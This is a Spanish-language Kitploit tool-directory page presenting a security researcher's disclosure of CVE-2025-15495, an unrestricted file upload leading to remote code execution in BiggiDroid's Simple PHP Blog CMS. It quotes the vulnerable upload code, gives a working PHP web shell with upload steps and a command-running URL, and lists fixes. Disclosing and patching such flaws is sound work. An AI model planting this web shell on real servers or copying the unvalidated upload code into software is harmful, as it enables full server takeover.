
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
RCE-Simplephpblog-biggiedroid — CVE-2025-15495 - Carga arbitraria de archivos que conduce a Ejecución Remota de Código (RCE) | Kitploit
Herramientas/GitHubGitHub/asim-qazi/rce-simplephpblog-biggiedroid
Generación de PayloadsAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y Educación
GitHubasim-qazi/rce-simplephpblog-biggiedroid

RCE-Simplephpblog-biggiedroid

CVE-2025-15495 - Carga arbitraria de archivos que conduce a Ejecución Remota de Código (RCE)

Ver Repositorio
20hace 10 mesesAún no revisado
Compartir

CVE-2025-15495 - Carga Arbitraria de Archivos que Conduce a Ejecución Remota de Código (RCE)

Producto


BiggiDroid – Simple PHP Blog CMS Página del producto: https://biggidroid.com/product/simple-php-blog/

Tipo de Vulnerabilidad

  • Carga Arbitraria de Archivos
  • Carga de Archivos sin Restricciones
  • Ejecución Remota de Código (RCE)

Gravedad

Crítica

CVSS (Estimado): 9.8 (AV:N / AC:L / PR:L / UI:N / S:U / C:H / I:H / A:H)


Resumen

El Simple PHP Blog CMS contiene una vulnerabilidad de carga de archivos sin restricciones en la funcionalidad de carga del logotipo del sitio del panel de administración. Un atacante autenticado puede cargar un archivo PHP malicioso disfrazado como imagen, que se almacena en un directorio accesible desde la web y es ejecutado por el servidor, lo que resulta en ejecución remota de comandos.


Componente Afectado

Panel de Administración → Actualizar Logotipo del Sitio


Fragmento de código vulnerable relevante:

$target = "../image/".basename($_FILES['image']['name']);
$image = $_FILES['image']['name'];

$query = mysqli_query($con,
"UPDATE sitedetails SET sitelogo='$image' WHERE id='$id'");

if (move_uploaded_file($_FILES['image']['tmp_name'], $target)) {
    // success
}

Problemas

  • Sin validación de extensión de archivo
  • Sin validación de tipo MIME
  • Sin comprobaciones del contenido del archivo del lado del servidor

Prueba de Concepto (PoC)

Crear un Archivo PHP Malicioso


Crear un archivo llamado shell.php:

<?php
$cmd = $_GET['cmd'] ?? '';
echo "<pre>";
system($cmd);
echo "</pre>";
?>

Cargar el Archivo a través del Panel de Administración

  • Iniciar sesión en el panel de administración
  • Navegar a Logotipo del Sitio → Actualizar Logotipo
  • Cargar shell.php como archivo de logotipo
  • Enviar el formulario

📌 La aplicación acepta el archivo PHP sin validación


Acceder al Web Shell Cargado

Después de la carga, el archivo es accesible en:

http://127.0.0.1/image/shell.php

Ejecutar comandos del sistema:


http://127.0.0.1/image/shell.php?cmd=dir

Ejecución Exitosa de Comandos

El servidor ejecuta comandos del SO y devuelve la salida, confirmando la Ejecución Remota de Código.

Prueba de Concepto

  1. Página del Producto Página del Producto
  2. Cargar Shell desde esta ubicación. shell
  3. Shell PHP Página del Producto
  4. Ejecución Remota de Código rce
  5. Código Vulnerable code

Impacto

Un atacante puede:

  • Ejecutar comandos arbitrarios del SO
  • Leer archivos de configuración sensibles
  • Modificar o eliminar datos de la aplicación
  • Cargar puertas traseras persistentes
  • Comprometer completamente el servidor de alojamiento

Esta vulnerabilidad puede llevar a la toma total del servidor.


Análisis de Causa Raíz

  • Falta de lista blanca de extensiones de archivo
  • Sin aplicación de tipo MIME
  • Uso directo del nombre de archivo proporcionado por el usuario
  • El directorio de carga permite la ejecución de PHP
  • Sin endurecimiento del servidor / .htaccess

✅ Correcciones Recomendadas

  1. Restringir extensiones de archivo

    $allowed = ['jpg','jpeg','png','gif'];
    
  2. Validar tipo MIME

    finfo_file()
    
  3. Renombrar archivos cargados

    • Usar UUID aleatorios
    • Nunca confiar en los nombres de archivo del usuario

📚 Referencias

  • OWASP Carga de Archivos sin Restricciones
  • CWE-434: Carga sin restricciones de archivos con tipo peligroso
  • OWASP Top 10 – A03: Inyección

🧑‍💻 Descubierto Por

  • Mo Asim también conocido como Asim Qazi
  • Github: @Asim-Qazi
  • LinkedIn: Asim Qazi
  • Estudiante | Investigador de Seguridad
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    282

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →